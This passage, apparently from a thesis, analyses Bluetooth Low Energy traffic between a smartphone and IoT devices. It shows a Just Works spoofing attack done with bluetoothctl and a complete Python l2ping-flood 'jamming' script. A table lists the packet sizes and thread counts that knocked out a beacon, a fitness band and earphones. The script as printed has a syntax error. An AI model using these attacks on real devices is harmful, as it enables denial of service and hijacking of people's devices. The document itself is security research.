


Figure 5.12. a) The *LL_FEATURE_REQ* and b) *LL_FEATURE_RSP* packets

Peripheral to the Central, which responds later through the *feature_rsp*. One can notice that the two feature sets are different, since the two devices have two different version of BLE implemented (4.0 for the Central and 5.0 for the Peripheral). In fact, both use the *LE Encryption*, but the Peripheral presents also some other feature released from BLE version 5.0. The three main improvements are related to:

- **LE 2M PHY:** supported from the beacon, it is twice faster than the common LE 1M PHY, so that the energy consumption decreases;
- **LE Coded:** stays for "long-range"; this allows BLE connectivity to extend more, even beyond 1 km;
- **LE Extended Advertising:** used in order to send more data with respect to the legacy advertisements allow.

After that, the Ubertooth captured other two control opcodes, **LL_VERSION_IND** and **LL_CONNECTION_UPDATE_REQ**, details of which are shown in figure 5.13.

In the first, there was an exchange of versions (e.g. the Company Identifier); in the

```

Bluetooth Low Energy Link Layer
Access Address: 0x639f17d9
[Master Address: 76:67:9f:74:0e:b1 (76:67:9f:74:0e:b1)]
[Slave Address: 7e:cf:00:00:07:ae (7e:cf:00:00:07:ae)]
▶ Data Header: 0x0603
Control Opcode: LL_VERSION_IND (0x0c)
Version Number: 5.0 (0x09)
Company Id: Qualcomm (0x1d)
Subversion Number: 0x02be
▶ CRC: 0xe949c1

```

(a)

```

Bluetooth Low Energy Link Layer
Access Address: 0x639f17d9
[Master Address: 76:67:9f:74:0e:b1 (76:67:9f:74:0e:b1)]
[Slave Address: 7e:cf:00:00:07:ae (7e:cf:00:00:07:ae)]
▶ Data Header: 0x0c13
Control Opcode: LL_CONNECTION_UPDATE_REQ (0x00)
Window Size: 1
Window Offset: 0
Interval: 6
Latency: 0
Timeout: 500
Instant: 13
▶ CRC: 0xd44783

```

(b)

Figure 5.13. a) The **LL_VERSION_IND** and b) **LL_CONNECTION_UPDATE_REQ** packets

second there was the update of the connection interval between two data transfer events, that in this case was equal to 6 ms.

Finally, the conversation started: it is already known from Chapter 2 that all data is sent using the ATT and GATT protocols, which have to design how data is represented. This packet will be forwarded to (or received from) the L2CAP layer. Starting from this L2CAP packet, the information obtained in this specific experiment concern the length and the **CID** (Channel Identifier) of the packets: the length were variables, while the CID was fixed and set to be 0x0004, a flag used to indicate the Attribute Protocol, that so represented the destination logical channel.

So that, in this server/client architecture, the ATT Protocol defines the data structure using the attribute, a format composed of four fields:

- **Attribute type**, defined through the UUID;
- **Attribute handle**, a non-zero value used to reference the attribute. Handle values must be in increasing order;

- **Attribute permission**, that specifies if that resource can be read or written, together with the security level required;
- **Attribute value**, that can have a variable length.

Also, it defines the method through which attributes can be read or written.

1110 20.527935100	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	31 Control Opcode: LL_CONNECTION_UPDATE_REQ
1111 20.528490700	Unknown_0x639f1709	Unknown_0x639f1709	ATT	30 UnknownDirection Read By Group Type Request, GATT Primary Service Declaration, Handles: 0x0001..0xffff
1112 20.572936100	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1113 20.573165700	Unknown_0x639f1709	Unknown_0x639f1709	ATT	43 UnknownDirection Read By Group Type Response, Attribute List Length: 3, Generic Access Profile, Generic Attribute Profile, Device Information
1114 20.617937000	Unknown_0x639f1709	Unknown_0x639f1709	ATT	30 UnknownDirection Read By Group Type Request, GATT Primary Service Declaration, Handles: 0x001f..0xffff
1115 20.618254400	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1116 20.662937900	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1117 20.663167900	Unknown_0x639f1709	Unknown_0x639f1709	ATT	31 UnknownDirection Read By Group Type Response, Attribute List Length: 1, Unknown
1118 20.707939200	Unknown_0x639f1709	Unknown_0x639f1709	ATT	30 UnknownDirection Read By Type Request, GATT Include Declaration, Handles: 0x0001..0x0007
1119 20.708256800	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1120 20.753169800	Unknown_0x639f1709	Unknown_0x639f1709	ATT	28 UnknownDirection Error Response - Attribute Not Found, Handle: 0x0001 (Generic Access Profile)
1121 20.757941200	Unknown_0x639f1709	Unknown_0x639f1709	ATT	30 UnknownDirection Read By Type Request, GATT Characteristic Declaration, Handles: 0x0001..0x0007
1122 20.842942200	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1123 20.888261000	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1124 20.932944200	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1125 20.933171100	Unknown_0x639f1709	Unknown_0x639f1709	ATT	28 UnknownDirection Error Response - Attribute Not Found, Handle: 0x0007 (Generic Access Profile: Unknown)
1126 20.946447000	Unknown_0x639f1709	Unknown_0x639f1709	ATT	30 UnknownDirection Read By Type Request, GATT Include Declaration, Handles: 0x0008..0x000b
1127 20.946762500	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1128 20.947944600	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1129 20.948174600	Unknown_0x639f1709	Unknown_0x639f1709	ATT	28 UnknownDirection Error Response - Attribute Not Found, Handle: 0x0008 (Generic Attribute Profile)
1130 20.955445100	Unknown_0x639f1709	Unknown_0x639f1709	ATT	30 UnknownDirection Read By Type Request, GATT Include Declaration, Handles: 0x0008..0x000b
1131 20.955762400	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1132 20.962945000	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1133 20.963174800	Unknown_0x639f1709	Unknown_0x639f1709	ATT	32 UnknownDirection Read By Type Response, Attribute List Length: 1, Service Changed
1134 20.970445300	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	30 UnknownDirection Read By Type Request, GATT Characteristic Declaration, Handles: 0x000a..0x000b
1135 20.970762800	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1136 20.977945600	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1137 20.978173300	Unknown_0x639f1709	Unknown_0x639f1709	ATT	28 UnknownDirection Error Response - Attribute Not Found, Handle: 0x000a (Generic Attribute Profile: Service Changed)
1138 20.985445400	Unknown_0x639f1709	Unknown_0x639f1709	ATT	28 UnknownDirection Find Information Request, Handles: 0x000b..0x000b
1139 20.985747300	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1140 20.992946000	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1141 20.993175400	Unknown_0x639f1709	Unknown_0x639f1709	ATT	29 UnknownDirection Find Information Response, Handle: 0x000c (Generic Attribute Profile: Service Changed: Client Characteristic Configuration)
1142 21.000446000	Unknown_0x639f1709	Unknown_0x639f1709	ATT	30 UnknownDirection Read By Type Request, GATT Include Declaration, Handles: 0x000c..0x000e
1143 21.007946300	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1144 21.008175900	Unknown_0x639f1709	Unknown_0x639f1709	ATT	28 UnknownDirection Error Response - Attribute Not Found, Handle: 0x000c (Device Information)
1145 21.015446300	Unknown_0x639f1709	Unknown_0x639f1709	ATT	30 UnknownDirection Read By Type Request, GATT Characteristic Declaration, Handles: 0x000c..0x000e
1146 21.015764200	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1147 21.022946700	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1148 21.023176800	Unknown_0x639f1709	Unknown_0x639f1709	ATT	46 UnknownDirection Read By Type Response, Attribute List Length: 3, System ID, Model Number String, Serial Number String
1149 21.030446800	Unknown_0x639f1709	Unknown_0x639f1709	ATT	30 UnknownDirection Read By Type Request, GATT Characteristic Declaration, Handles: 0x0012..0x001e
1150 21.030764400	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1151 21.037947100	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1152 21.038176600	Unknown_0x639f1709	Unknown_0x639f1709	ATT	30 UnknownDirection Read By Type Response, Attribute List Length: 3, Firmware Revision String, Hardware Revision String, Software Revision String
1153 21.045446800	Unknown_0x639f1709	Unknown_0x639f1709	ATT	30 UnknownDirection Read By Type Request, GATT Characteristic Declaration, Handles: 0x0018..0x001e
1154 21.045764800	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1155 21.052947100	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1156 21.053176900	Unknown_0x639f1709	Unknown_0x639f1709	ATT	46 UnknownDirection Read By Type Response, Attribute List Length: 3, Manufacturer Name String, IEEE 11073-20601 Regulatory Certification Data List, PnP ID
1157 21.060447600	Unknown_0x639f1709	Unknown_0x639f1709	ATT	30 UnknownDirection Read By Type Request, GATT Characteristic Declaration, Handles: 0x001e..0x001e
1158 21.060767200	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU

(a)

1159 21.068177500	Unknown_0x639f1709	Unknown_0x639f1709	ATT	28 UnknownDirection Error Response - Attribute Not Found, Handle: 0x001e (Device Information: PnP ID)
1160 21.075447900	Unknown_0x639f1709	Unknown_0x639f1709	ATT	30 UnknownDirection Read By Type Request, GATT Include Declaration, Handles: 0x001f..0xffff
1161 21.075765200	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1162 21.092947900	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1163 21.083177200	Unknown_0x639f1709	Unknown_0x639f1709	ATT	28 UnknownDirection Error Response - Attribute Not Found, Handle: 0x001f (Unknown)
1164 21.090448200	Unknown_0x639f1709	Unknown_0x639f1709	ATT	30 UnknownDirection Read By Type Request, GATT Characteristic Declaration, Handles: 0x001f..0xffff
1165 21.090766000	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1166 21.097948100	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1167 21.098178900	Unknown_0x639f1709	Unknown_0x639f1709	ATT	39 UnknownDirection Read By Type Response, Attribute List Length: 2, Unknown, Unknown
1168 21.105448600	Unknown_0x639f1709	Unknown_0x639f1709	ATT	30 UnknownDirection Read By Type Request, GATT Characteristic Declaration, Handles: 0x0024..0xffff
1169 21.112948400	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1170 21.113178500	Unknown_0x639f1709	Unknown_0x639f1709	ATT	28 UnknownDirection Error Response - Attribute Not Found, Handle: 0x0024 (Unknown: Unknown)
1171 21.120448700	Unknown_0x639f1709	Unknown_0x639f1709	ATT	28 UnknownDirection Find Information Request, Handles: 0x0022..0x0022
1172 21.120750600	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1173 21.127948900	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1174 21.128178800	Unknown_0x639f1709	Unknown_0x639f1709	ATT	29 UnknownDirection Find Information Response, Handle: 0x0022 (Unknown: Unknown: Characteristic User Description)
1175 21.135449000	Unknown_0x639f1709	Unknown_0x639f1709	ATT	28 UnknownDirection Find Information Request, Handles: 0x0025..0xffff
1176 21.135750800	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1177 21.142949400	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1178 21.143179000	Unknown_0x639f1709	Unknown_0x639f1709	ATT	33 UnknownDirection Find Information Response, Handle: 0x0025 (Unknown: Unknown: Client Characteristic Configuration), Handle: 0x0026
1179 21.157949900	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1180 21.155450000	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1181 21.155679600	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1182 21.172949800	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	31 Control Opcode: LL_CONNECTION_UPDATE_REQ
1183 21.173275800	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1184 21.180450400	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1185 21.180679700	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1186 21.187950300	Unknown_0x639f1709	Unknown_0x639f1709	ATT	28 UnknownDirection Write Request, Handle: 0x0025 (Unknown: Unknown: Client Characteristic Configuration)
1187 21.188252000	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1188 21.195450500	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1189 21.195680600	Unknown_0x639f1709	Unknown_0x639f1709	ATT	24 UnknownDirection Write Response, Handle: 0x0025 (Unknown: Unknown: Client Characteristic Configuration)
1190 21.202951000	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1191 21.210451100	Unknown_0x639f1709	Unknown_0x639f1709	ATT	31 UnknownDirection Write Request, Handle: 0x0021 (Unknown: Unknown)
1192 21.210776800	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU
1193 21.217951200	Unknown_0x639f1709	Unknown_0x639f1709	LE LL	19 Empty PDU

(b)

Figure 5.14. All the *Attribute* data exchanged between the smartphone and the ThermoBeacon

Figure 5.14 only shows the list of the Attribute data exchanged in the considered conversation.

First, there was a series of Attribute PDU methods: *Read by type Request* and, correspondently, a *Read by type Response* through which the GATT can define, or include, or also declare its services and their correspondent characteristics. The request is sent by the client (defined as Central or Master in GAP, so the smart-phone), while it's the server that responds to it (so, the ThermoBeacon), that owns the data.

```

▼ Bluetooth Low Energy Link Layer
  Access Address: 0x639f17d9
  [Master Address: 76:67:9f:74:0e:b1 (76:67:9f:74:0e:b1)]
  [Slave Address: 7e:cf:00:00:07:ae (7e:cf:00:00:07:ae)]
  ▶ Data Header: 0x0b0e
  [L2CAP Index: 15]
  ▶ CRC: 0xafb050
▼ Bluetooth L2CAP Protocol
  Length: 7
  CID: Attribute Protocol (0x0004)
▼ Bluetooth Attribute Protocol
  ▼ Opcode: Read By Type Request (0x08)
    0... .... = Authentication Signature: False
    .0... .... = Command: False
    ..00 1000 = Method: Read By Type Request (0x08)
  Starting Handle: 0x0008
  Ending Handle: 0x000b
  UUID: GATT Characteristic Declaration (0x2803)
  [Response in Frame: 1133]

```

(a)

```

▼ Bluetooth Low Energy Link Layer
  Access Address: 0x639f17d9
  [Master Address: 76:67:9f:74:0e:b1 (76:67:9f:74:0e:b1)]
  [Slave Address: 7e:cf:00:00:07:ae (7e:cf:00:00:07:ae)]
  ▶ Data Header: 0x0d06
  [L2CAP Index: 16]
  ▶ CRC: 0x816160
▼ Bluetooth L2CAP Protocol
  Length: 9
  CID: Attribute Protocol (0x0004)
▼ Bluetooth Attribute Protocol
  ▼ Opcode: Read By Type Response (0x09)
    0... .... = Authentication Signature: False
    .0... .... = Command: False
    ..00 1001 = Method: Read By Type Response (0x09)
  Length: 7
  ▼ Attribute Data, Handle: 0x0009, Characteristic Handle: 0x000a, UUID: Service Changed
    ▼ Handle: 0x0009 (Generic Attribute Profile: GATT Characteristic Declaration)
      [Service UUID: Generic Attribute Profile (0x1801)]
      [UUID: GATT Characteristic Declaration (0x2803)]
    ▼ Characteristic Properties: 0x20, Indicate
      0... .... = Extended Properties: False
      .0... .... = Authenticated Signed Writes: False
      ..1. .... = Indicate: True
      ...0 .... = Notify: False
      .... 0... = Write: False
      .... .0... = Write without Response: False
      .... ..0. = Read: False
      .... ...0 = Broadcast: False
    ▼ Characteristic Value Handle: 0x000a (Generic Attribute Profile: Service Changed)
      [Service UUID: Generic Attribute Profile (0x1801)]
      [UUID: Service Changed (0x2a05)]
      UUID: Service Changed (0x2a05)
      [UUID: GATT Characteristic Declaration (0x2803)]
      [Request in Frame: 1130]

```

(b)

Figure 5.15. a) the *Request* and b) the correspondent *Response*

By way of example, in figure 5.15 one of these request and response exchange has been shown. In particular, the request was referred to the *GATT Characteristics Declaration* (assigned to which there was a specific UUID), sent in order to start a Characteristic. Then, in the correspondent response, there must be three fields (referring to the case in example):

- **Characteristic Property:** assigned flag 0x20, correspondent to the "*Indicate*" property, so that the characteristic Value can be indicated;
- **Value Handle:** the ATT handle that contains the value for characteristic. In this case: 0x000a;
- **Characteristic UUID:** in order to identify the type of the value, with a flag 0x2a05, that represents the **GATT_SERVICE_CHANGED_UUID** with a null value.

This was only an example, but a long list of different types of requests and responses was displayed and captured. And this is so useful in order to be able to read all possible information about services and their characteristics, so that about the data transferred.

So, all this allows a malicious user to read/write from/to a characteristic, intercepting a conversation and "entering" in it. But, why?

From figure 5.15 one can notice the wording "*Authentication Signature: False*", present in all captured packets of the conversation.


Going deep and investigating on the beacon and the used application, it has been found that the used security level needed to access to an attribute is the *Mode 1 - Level 2*, that means that there is the encryption without the authenticated pairing. (there is an unauthenticated key exchange for the link encryption, Chapter 3)

In fact, two important packets were missing in the conversation, immediately after the *connect_req* packets: the **LL_ENC_REQ** and the correspondent **LL_ENC_RSP**, in which the phase of pairing takes place and through which the security keys are exchanged between the two devices.

Since the BLE versions of the two target devices are different (4.0 and 5.0), surely the LE Legacy connection has been used, since the LE Secure connection has been implemented only from 4.2 version and later. Also, the ThermoBeacon has no I/O capabilities, so it can be concluded that the used pairing method was the **Just Works**, in which the TK is set to be equal to 0.

As a proof of all just said, a *Write Request* packet has been interpreted, which corresponds to a write-command sent by the smartphone.

From figure 5.16 one can observe the Value 0400000000 transmitted for a charac-



```

Bluetooth Low Energy Link Layer
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
  ▼ Opcode: Write Request (0x12)
    0... .... = Authentication Signature: False
    .0... .... = Command: False
    ..01 0010 = Method: Write Request (0x12)
  ▼ Handle: 0x0021 (Unknown: Unknown)
    [Service UUID: Unknown (0xffe0)]
    [UUID: Unknown (0xffff5)]
    Value: 0400000000
  
```

Figure 5.16. The content of the *Write Request* packet

teristic which handle is 0x0021 (unknown in this case). Part of this value represents the password used for connecting the beacon with the smartphone: 000000, that, decoded in ASCII code is equal to "....", so nothing. So, the Just Works pairing method has been used!

So that, having already defined the Security Goals that a connection has to respect to be defined secure, this target connection was not secure at all, except for the randomization of the MAC address that however is only a feature of the smartphone.

Theoretically, the Just Works pairing method is the least secure with respect to a Man-in-The-Middle attack. Since the TK is set to 0, a simple **Spoofing Attack** can be done now.

It has been used the *Bluez* package (already installed), in particular the **bluetoothctl** command. Through this, the laptop would impersonate the smartphone, so it pretends to be the legitimate device.

After a scan, the *pair* between the laptop and the ThermoBeacon easily succeeded through the Just Works method, as shown in figure 5.17. As one can see, all the requests are now redirected to the laptop, and no more to the smartphone.

```

[bluetooth]# pairable on
Changing pairable on succeeded
[bluetooth]# pair 7e:cf:00:00:07:ae
Attempting to pair with 7e:cf:00:00:07:ae
[CHG] Device 7E:CF:00:00:07:AE Connected: yes
[NEW] Primary Service
/org/bluez/hci0/dev_7E_CF_00_00_07_AE/service0008
00001901-0000-1000-8000-00005f9b34fb
Generic Attribute Profile
[NEW] Characteristic
/org/bluez/hci0/dev_7E_CF_00_00_07_AE/service0008/char0009
00002a05-0000-1000-8000-00005f9b34fb
Service Changed
[NEW] Descriptor
/org/bluez/hci0/dev_7E_CF_00_00_07_AE/service0008/char0009/desc000b
00002902-0000-1000-8000-00005f9b34fb
Client Characteristic Configuration
[NEW] Primary Service
/org/bluez/hci0/dev_7E_CF_00_00_07_AE/service000c
0000180a-0000-1000-8000-00005f9b34fb
Device Information
[NEW] Characteristic
/org/bluez/hci0/dev_7E_CF_00_00_07_AE/service000c/char000d
00002a23-0000-1000-8000-00005f9b34fb
System ID
[NEW] Characteristic
/org/bluez/hci0/dev_7E_CF_00_00_07_AE/service000c/char000f
00002a24-0000-1000-8000-00005f9b34fb
Model Number String
[NEW] Characteristic
/org/bluez/hci0/dev_7E_CF_00_00_07_AE/service000c/char0011
00002a25-0000-1000-8000-00005f9b34fb
Serial Number String
[NEW] Characteristic
/org/bluez/hci0/dev_7E_CF_00_00_07_AE/service000c/char0013
00002a26-0000-1000-8000-00005f9b34fb
Firmware Revision String
[NEW] Characteristic
/org/bluez/hci0/dev_7E_CF_00_00_07_AE/service000c/char0015
00002a27-0000-1000-8000-00005f9b34fb

```

Figure 5.17. The pairing and connection establishment with the ThermoBeacon from the laptop (third user)

So that, the laptop can now read/write from/to a characteristic while the beacon is not able to understand that now it is communicating with a third user. In fact, while spoofing, the smartphone is no more able to connect to the beacon, as figure 5.18 represents.




Figure 5.18. a) The scan of the smartphone in search of the beacon and b) its failure

So, finally, it has been just demonstrated how the connection involved in this experiment is not so secure. The target BLE peripheral was only a ThermoBeacon, but there are many and many beacons that implement Bluetooth Low Energy protocol in the IoT environment nowadays and that can be attacked and spoofed as just done.

Perhaps some of these also implement the Just Works method still, both for LE Legacy or LE Secure connections. In this last case, if again the pairing phase is unauthenticated, a LTK different from 0 can be used to connect the two peer devices. Following the above steps and trying to interpret the content of the value correspondent to a *Write Request* packet, one is able to intercept the involved password and to do easily a Spoofing Attack. E.g. a beacon of this type can be a bike lock (most bike locks use BLE today); if a third person is able to attack it, he will be also able to unlock the bicycle! So, relating to this method, a strong vulnerability has been found.

Instead, for the other two peripherals, the Ubertooth has not been able to capture nothing, except for their advertising packets. That is why a Jamming Attack has been tested on them, described in the next section.

5.3 Jamming attack

Since the strong vulnerability found related to the Advertising State and since this is common to the three BLE considered peripherals, a **Jamming Attack** has been set and tested on them. It is a type of DoS attack, that blocks the advertisements of one peripheral, making it non connectable to the legitimate central device (the same Zenfone MAX smartphone).

Investigating on the source code of the *ubertooth-btle* tool, it has been found that there is a way to do a jamming attack only using the Ubertooth. This can be done associating a flag `"-I"` or `"-i"` to the `"following"` mode, which have the task to interfere (continuously or not) to a selected target device (its MAC address has to be specified).

After several attempts, it has been tested that this Ubertooth method does not work in the proper way: no results have been highlighted on the target peripherals. That is why, it has been decided to use a Python code, in order to do this work. First, to be able to run it, the **l2ping** must be installed on the Xubuntu virtual machine (if Kali Linux is used, the l2ping is already installed). The l2ping sends L2CAP pings (echo requests) to a target MAC address. Second, *python3* and other packets related to it have to be provided in order to run correctly the code.

The **jamming.py** code is the following one:

```
import os
import time
import numpy as np

def JAMMING(MAC_address, pack_size, Adv_channel):
    os.system('l2ping -i hci0 -s ' + str(pack_size) + ' -f ' + MAC_address
              + Adv_channel)

def printLogo():
    print('\x1b[0;34m')
    print('JAMMING ATTACK')
    print('\x1b[0m')

def main():
    printLogo()
    time.sleep(0.5)
    print('')
    os.system("clear")

MAC_address = input('MAC address > ')

if len(MAC_address) == 17: #write the mac address like 11:22:33:44:55:66
    print('MAC address matched')
else:
    print('ERROR: Wrong value of MAC address')
    exit(0)

channels = np.array ([37, 38, 39])
frequencies = np.array([2402, 2426, 2480])
selection = dict()

for i in range(len(channels)):
    selection[channels[i]] = frequencies[i]

Adv_channel = input('Advertising channel > ')
#give info on what advertising channel in use
Adv_channel = int(Adv_channel)
```



```
if Adv_channel not in channels:
    print('ERROR: select an Advertising Channel')
    exit(0)
else:
    print('Used channel frequency: ', selection[Adv_channel])

try:
    pack_size = int(input('Packet size > '))
    #input an integer value of packet size
except:
    print('ERROR: Packages size must be an integer')
    exit(0)

from threading import Thread

try:
    Threads_counter = int(input('Threads count > '))
    #input an integer value of threads
except:
    print('ERROR: Threads value must be an integer')
    exit(0)

print('')
os.system('clear')

print('\x1b[0;34m')
print('JAMMING ATTACK')
print('\x1b[0m')

for i in range(0, 5):
    print('[*] ' + str(5 - i))
    time.sleep(1)
    os.system('clear')
    print('[*] Building threads in 5...\n')

for i in range(0, Threads_counter):
    print('[*] Built thread number + str(i + 1))
    Thread(target=JAMMING, args=[str(MAC_address),
    str(pack_size), str(Adv_channel)]).start()

print('Built all threads...')
```

```
print('Starting...')

if __name__ == '__main__':
    try:
        os.system('clear')
        main()
    except KeyboardInterrupt:
        time.sleep(0.5)
        print('\n[*] Aborted')
        exit(0)
    except Exception as e:
        time.sleep(0.5)
        print('ERROR: ' + str(e))
```

So, the Jamming Attack through this code can be launched only if four values are filled:

- the **MAC_address** of the target device under attack;
- the **Advertising channel** over which advertising packets are sent (discovered through the help of the Ubertooth One);
- the **Packets sizes**, which have to be sent to the device (in Mbytes);
- the number of **Threads** (imported from *threading* python library), that send packets at the same time;

Obvioulsy, the code must be run when the device is broadcasting data, so it is in advertising state. If it is already connected to one central, the jamming attack is not valid.

The code makes decide the right value of the packet size to send (to be discovered after several attempts for each target peripheral). Also, python Threads have been involved, in order to execute them independently from the rest of the code.

Figure 5.19 shows different parts of the running code: an example of error due to the MAC address wrongly written, the four fields that have to be filled and the building of the threads.

```
MAC address > 7ecf000007ae
ERROR: Wrong value of MAC address
daniela@xubuntu18:~$
```

(a)

```
MAC address > 7e:cf:00:00:07:ae
MAC address matched
Advertising channel > 37
Used channel frequency: 2402
Packet size > 100
Threads count > 100
```

(b)

```
[*] Built thread number93
[*] Built thread number94
[*] Built thread number95
[*] Built thread number96
[*] Built thread number97
[*] Built thread number98
[*] Built thread number99
[*] Built thread number100
Built all threads...
Starting...
```

(c)

Figure 5.19. The *jamming* code: a) an example of error, b) the four filled fields and c) the "Built all threads"

5.3.1 Jamming results

What is expected is an abnormal behaviour of the device: it can power off, or it can still be awake but no more capable to connect to the legitimate user (the smartphone). There is not a global behaviour for all devices, so that it must be tested for each of them.

Table 5.1 shows the minimum packet size combined with the minimum number of threads required in order to have some reaction in the target device (discovered after many tests).

One can observe, as expected, that the beacon has a stronger reaction: it directly turns off, differently from the fitness tracker and the earphones that become not connectable but still awake.

This can be due for the fact that all BLE devices can handle small amounts of data, in order to respect the low power consumption constraint; so if large quantities of echo requests packets are sent, the device goes haywire. But, a beacon takes smaller data size with respect to the other two peripherals. So, it requires a smaller number

of threads and littler packet size in order to be invested by the jamming attack.

Also, the difference that exists in these two numbers related to the Mi Band and the DOQAUS can be related to the different versions of BLE involved: the earphones use version 5.0 so that it presents a little more robustness.

Target	Packet size	Threads number	Jamming reaction
ThermoBeacon	200	50	Turns OFF
Mi Band 3	500	400	Awake but not connectable
DOQAUS C1	600	500	Awake but not connectable

Table 5.1. Results of the jamming attack

Finally, figure 5.20 represents the real reaction of the jamming attack (e.g.) on the earphones: these last are still awake (the white led on), but the legitimate user, so the smartphone, can no longer connect to them. So that, the Jamming Attack succeeded.

